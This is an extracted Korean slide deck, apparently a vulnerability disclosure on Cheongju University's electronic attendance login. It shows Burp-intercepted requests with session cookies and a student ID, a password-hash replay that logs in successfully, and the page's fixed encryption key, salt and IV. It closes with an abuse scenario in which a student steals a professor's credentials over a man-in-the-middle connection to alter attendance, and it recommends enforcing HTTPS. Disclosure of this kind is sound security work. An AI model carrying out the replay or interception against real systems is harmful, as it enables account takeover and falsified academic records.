Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://attend.cju.ac.kr/atdc/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 47
Cookie: sid=18210169; JSESSIONID=2EF3A78BD932C9A63109A2038A3C278F; SCOUTER=z36663q1fq7gkq; _ga=GA1.3.1800350135.1569581886; _gid=GA1.3.546486232.1569581886
Connection: close

idno=18330062&pas=s2j1WIPF7AgqG0xz4fL5L0%3D%3D
```

이 부분을 지우고
아까 해시 값을 복사해 붙여 넣는다

Mozilla Firefox

attend.cju.ac.kr/atdc/

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security

정주대학교 전자출결
CHEONGJU UNIVERSITY 시스템

ATTENDANCE LOGIN

18330062

로그인

정주대학교
[363-764] [363-764] [363-764] [363-764] 298 | TEL:043-229-8114 | FAX:043-229-8110
COPYRIGHT (c) 2015 BY CHEONGJU UNIVERSITY. ALL RIGHTS RESERVED

03. 취약점 검증

재생 공격 수행

* 해시 값이 같을 경우 아래와 같이 **재생 공격**이 가능하다.

Kali-Linux-2019.3-vbox-amd64 [실행 중] - Oracle VM VirtualBox

파일 머신 보기 입력 장치 도움말

Applications Places burp-StartBurp Fri 09:36

접속이 가능하다

Burp Suite Community Edition v2.1.02 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://attend.cju.ac.kr:80 [203.252.226.133]

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

POST /atdc/atdc/stud_menu HTTP/1.1
Host: attend.cju.ac.kr
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://attend.cju.ac.kr/atdc/main
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 84
Cookie: sid=18330062; JSESSIONID=2EF3A78BD932C9A63109A2038A3C278F; SCOUTER=z36663q1fq7gkq; ga=GA1.3.1800350135.1569581886; _gid=GA1.3.546486232.1569581886
Connection: close

idno=18330062&iddi=16prnm=%EA%B9%80%EC%88%98%EB%98%86psco=&wknm=18330062&yysse=20192

0 matches

Mozilla Firefox

attend.cju.ac.kr/atdc/main

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security

성주대학교
CHEONGJU UNIVERSITY
전자출결 시스템

2019 2

000000


00000000
0000000000
00000000



04. 취약점 발생위치 및 원인



04. 취약점 발생위치 및 원인



04. 취약점 발생위치 및 원인

← → ↻ ⓘ 주의 요함 | view-source:attend.cju.ac.kr/atdc/

```
49 <script src="https://oss.maxcdn.com/respond/1.4.2/respond.min.js"></script>
50 <![endif]-->
51 <!--[if IE 9]>
52 <script src="http://ie7-js.googlecode.com/svn/version/2.1(beta4)/IE9.js"></script>
53 <![endif]-->
54 </head>
55 <body>
56 <a id="g4_head"></a>
57 <article id="content">
58 <!-- 본문 시작 -->
59 <section>
60 <form class="form-signin" role="form" id="form_login">
61 <input type="hidden" id="encKey" value="1234567890123456"/>
62 <input type="hidden" id="encSalt" value="18b00b2fc5f0e0ee40447bba4dabc952"/>
63 <input type="hidden" id="encIv" value="4378110db6392f93e95d5159dabdee9b"/>
64 <ul>
65 <li></li>
67 <li><input type="text" id="admin_id" name="idno"
68 value="" placeholder="아이디를 입력하세요." class="inp"/></li>
69 <li><input type="password" id="admin_pw" name="pass"
70 value="" placeholder="패스워드를 입력하세요." class="inp"/><span
71 role="alert" class="error-msg skip" id="error_msg"></span></li>
72 </ul>
73 <div>
74 <input type="image" src="/atdc/img/main_login_btn.png"
75 id="admin_login"/>
76 </div>
77 <p class="page-msg">해당 홈페이지는 인터넷 익스플로러 10이상 또는 크롬, 파이어폭스, 사파리
78 브라우저에 최적화 되어 있습니다.</p>
79 </form>
80 </section>
81 <!-- 본문 끝 -->
82 </article>
83 <footer class="footer-fix">
84 <div class="wrap">
```

본문 내용

encKey, encSalt, encIv

-> 암호화 할 때 사용하는 값
암호화 할 때마다 값이 랜덤
으로 변경되어야 함

그러나 현재 값이 고정되어
있어 암호화 하였을 때 해시
값이 동일하게 나오게 됨

내리기

04. 취약점 발생위치 및 원인

← → ↻ ⓘ 주의 요함 | attend.cju.ac.kr/atdc/js/admin_login.js?20190926180738

```
$('#admin_login').click(function(e) {  
    e.preventDefault();  
    var idno = $('#admin_id').val();  
    var pass = $('#admin_pw').val();  
  
    if (idno === '') {  
        $('#admin_id').focus();  
        return false;  
    }  
    if (pass === '') {  
        $('#admin_pw').focus();  
        return false;  
    }  
}
```

로그인 누르면

ID와 PW값을 얻어 옴

```
$.ajax({  
    type : 'POST',  
    url : 'login',  
    data : {  
        idno : idno,  
        pass : encrypt(pass)
```

ID는 그대로 보내지는데

```
    },  
    dataType : 'text',  
    success : function(args) {  
        if (args != '') {  
            switch ($.trim(args)) {  
                case 'T':  
                    $('#error_msg').addClass('skip');  
                    location.href = 'main';  
                    break;  
  
                default:  
                    $('#error_msg').text('아이디 또는 비밀번호가 잘못되었습니다.');
```

PW는 encrypt(암호화)해서 보냄

내리기

```
        $('#admin_pw').addClass('danger');  
        $('#error_msg').removeClass('skip');  
        break;  
            }  
        },  
        error : function(e) {  
        }  
    });  
    return false;  
});
```

04. 취약점 발생위치 및 원인

```
< --> C 주의 요약 | attend.cju.ac.kr/atdc/js/admin_login.js?20190926180738
},
dataType : 'text',
success : function(args) {
    if (args != '') {
        switch ($.trim(args)) {
            case 'T':
                $('#error_msg').addClass('skip');
                location.href = 'main';
                break;

            default:
                $('#error_msg').text('아이디 또는 비밀번호가 잘못되었습니다. ');
                $('#admin_pw').addClass('danger');
                $('#error_msg').removeClass('skip');
                break;
        }
    }
},
error : function(e) {
}
});
return false;
});

function encrypt(pass) {
    var key = $('#encKey').val();
    var iv = $('#encIv').val();
    var salt = $('#encSalt').val();
    var keySize = 128;
    var iterationCount = 10000;

    // PBKDF2 키 생성
    var key128Bits100Iterations =
        CryptoJS.PBKDF2(key, CryptoJS.enc.Hex.parse(salt),
            { keySize: keySize/32, iterations: iterationCount });

    return CryptoJS.AES.encrypt(
        pass,
        key128Bits100Iterations,
        { iv: CryptoJS.enc.Hex.parse(iv) }).toString();
};
```

----- **Encrypt(PW암호화) 함수**

여기서 핵심은 key, salt, iterationCount 값이
항상 바뀌어야 하는데 현재 안 바뀜 항상 똑같음

----- **AES로 암호화하긴 하지만
결국엔 항상 같은 값이 서버로 보내짐**

내리기



05. 취약점 악용 시나리오




05. 취약점 악용 시나리오

악용 시나리오

- 학생이 중간자(Man-in-the-Middle; MITM) 공격을 통해 교수자가 청주대학교 전자출결 시스템에 로그인할 때 해당 교수자의 아이디 및 비밀번호 해시 값 탈취
- 탈취한 아이디 및 비밀번호 해시 값을 사용하여 청주대학교 전자출결 시스템에 교수자로 접속하여 출석현황 수정



06. 기타



06. 기타

- 본 취약점이 악용될 가능성은 높지 않으나, 악용될 경우 학사 상 큰 문제가 될 수 있습니다.
- 본 취약점의 경우, HTTP 접속을 막으면(무조건 HTTPS 접속만 되도록 설정하면) 간단히 해결될 수 있습니다. 그러므로 빠른 보완 조치를 권합니다.

Thank You

Digital Security